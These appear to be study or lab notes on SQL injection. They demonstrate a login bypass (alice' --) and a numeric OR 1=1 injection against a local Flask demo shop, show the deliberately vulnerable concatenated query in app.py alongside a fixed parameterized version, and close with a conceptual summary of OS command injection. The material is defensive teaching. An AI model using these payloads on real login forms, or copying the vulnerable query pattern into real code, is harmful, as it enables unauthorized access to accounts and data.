
Partially Effective Measures:

- SQL injection happens when user input is treated as SQL code
- Escaping quotes is not enough — numbers and second-order attacks bypass it
- Stored procedures are not automatically safe if written or called incorrectly
- Partial defenses create false confidence and leave applications vulnerable

Observing if Partially Effective Measures is good or not:

App.py:

Browser:



http://127.0.0.1:5000

MyShop

Login | Search Products

Welcome to MyShop — your daily online store.

Step1: (Goal: test like normal users) Use credentials: alice/alice123



http://127.0.0.1:5000/login

Login

Username:

Password:

Login



http://127.0.0.1:5000/do_login?username=alice&password=alice123

Welcome alice!

Query used:

```
SELECT * FROM users
WHERE username = 'alice' AND password = 'alice123'
```

Step2: (Goal: Login bypass) Enter username: alice' -- and password as anything.



```
http://127.0.0.1:5000/do_login?username=alice%27+--+&password=aalooo
```


Welcome alice' -- !

Query used:

```
SELECT * FROM users
WHERE username = 'alice' -- ' AND password = 'aalooo'
```

Logged in without knowing the password.

Step3: (Goal: Numeric SQL injection) In the "/search" enter the following




```
http://127.0.0.1:5000/search
```

Search Products

Max price: 1000 OR 1=1 Search

We get this:



```
http://127.0.0.1:5000/results?price=1000+OR+1%3D1
```

Results

- Laptop - $800
- Phone - $500
- Headphones - $100

```
SELECT * FROM products WHERE price <= 1000 OR 1=1
```


Basically, it shows all products, ignoring filters. No quotes involved → escaping quotes is useless.

Parameterized Queries:

- SQL Injection happens when user input is treated as SQL code.
- The safest defense is parameterized queries (prepared statements).
- They work by:
    1. Fixing the SQL structure first
    2. Adding user input safely as data
- Never build SQL queries by concatenating user input.
- Use parameterized queries for every query, not just some.
- Every value must be parameterized.
- Table and column names cannot be parameterized—use whitelists instead.

Observing Parameterized Queries importance:


App.py:



app.py > ...

```python
from flask import Flask, render_template, request
import sqlite3

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]

        conn = sqlite3.connect("users.db")
        cursor = conn.cursor()

        # ❌ VULNERABLE QUERY
        query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
        cursor.execute(query)

        user = cursor.fetchone()
        conn.close()

        if user:
            message = "✅ Login Successful!"
        else:
            message = "❌ Invalid Credentials"

    return render_template("login.html", message=message)

if __name__ == "__main__":
    app.run(debug=True)
```


Users.py:



users.py > ...


```python
import sqlite3

conn = sqlite3.connect("users.db")
cursor = conn.cursor()

cursor.execute("""
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT,
    password TEXT
)
""")

cursor.execute("INSERT INTO users (username, password) VALUES ('admin', 'admin123')")
cursor.execute("INSERT INTO users (username, password) VALUES ('user', 'user123')")

conn.commit()
conn.close()
```

Templates/login.html:




templates > login.html > ...

```html
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
    <style>
        body {
            font-family: Arial;
            background: #f5f5f5;
        }
        .box {
            width: 300px;
            margin: 100px auto;
            padding: 20px;
            background: white;
            box-shadow: 0px 0px 10px gray;
        }
        input {
            width: 100%;
            margin: 10px 0;
            padding: 8px;
        }
        button {
            width: 100%;
            padding: 8px;
            background: black;
            color: white;
            border: none;
        }
    </style>
```




```html
</head>
<body>
    <div class="box">
        <h2>Login</h2>
        <form method="POST">
            <input type="text" name="username" placeholder="Username" required>
            <input type="password" name="password" placeholder="Password" required>
            <button type="submit">Login</button>
        </form>
        <p>{{ message }}</p>
    </div>
</body>
</html>
```

Browser:




Step1: (Goal: Normal testing.) Try login using the credentials: admin:admin123



✓ Login Successful!


Clearly, we logged in. When tried with the invalid credentials:



❌ Invalid Credentials

Clearly, it is invalid credentials.


Step2: (Goal: SQL Injection Attack). Use credentials, admin' –: anything



✓ Login Successful!


Clearly, we managed to login.

Secured version of app.py:



```
app.py > ...
from flask import Flask, render_template, request
import sqlite3

app = Flask(__name__)

@app.route("/", methods=["GET", "POST"])
def login():
    message = ""
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]

        conn = sqlite3.connect("users.db")
        cursor = conn.cursor()

        query = "SELECT * FROM users WHERE username = ? AND password = ?"
        cursor.execute(query, (username, password))

        user = cursor.fetchone()
        conn.close()

        if user:
            message = "✅ Login Successful!"
        else:
            message = "❌ Invalid Credentials"

    return render_template("login.html", message=message)

if __name__ == "__main__":
    app.run(debug=True)
```

Now, again repeat the step2.



http://127.0.0.1:5000

All Bookmarks

Login

Username

Password

Login

❌ Invalid Credentials

Why?

- Input is treated as data
- Not as SQL code

<u>Defense in Depth:</u>

- Defense in Depth means using multiple security layers, not just one
- Give applications only minimal database permissions to limit damage
- Disable unused database features so attackers can’t abuse them
- Apply security patches quickly to fix known database vulnerabilities


Injecting OS Commands:

Command injection means: An attacker tricks the application into running extra or different OS commands than the developer intended.

- Web applications can run OS commands, but doing so directly is risky.
- If user input is included in OS commands, attackers can inject malicious commands.
- Injected commands run with web server privileges, often allowing full server takeover.
- This vulnerability is common in admin and device-management applications.
- Command injection testing requires checking all user inputs, including URLs, forms, and cookies.
- Attackers use shell metacharacters to add or alter OS commands.
- Different systems handle commands differently, so assumptions should not be made.
- Time-delay testing is the most reliable way to detect hidden command injection flaws.

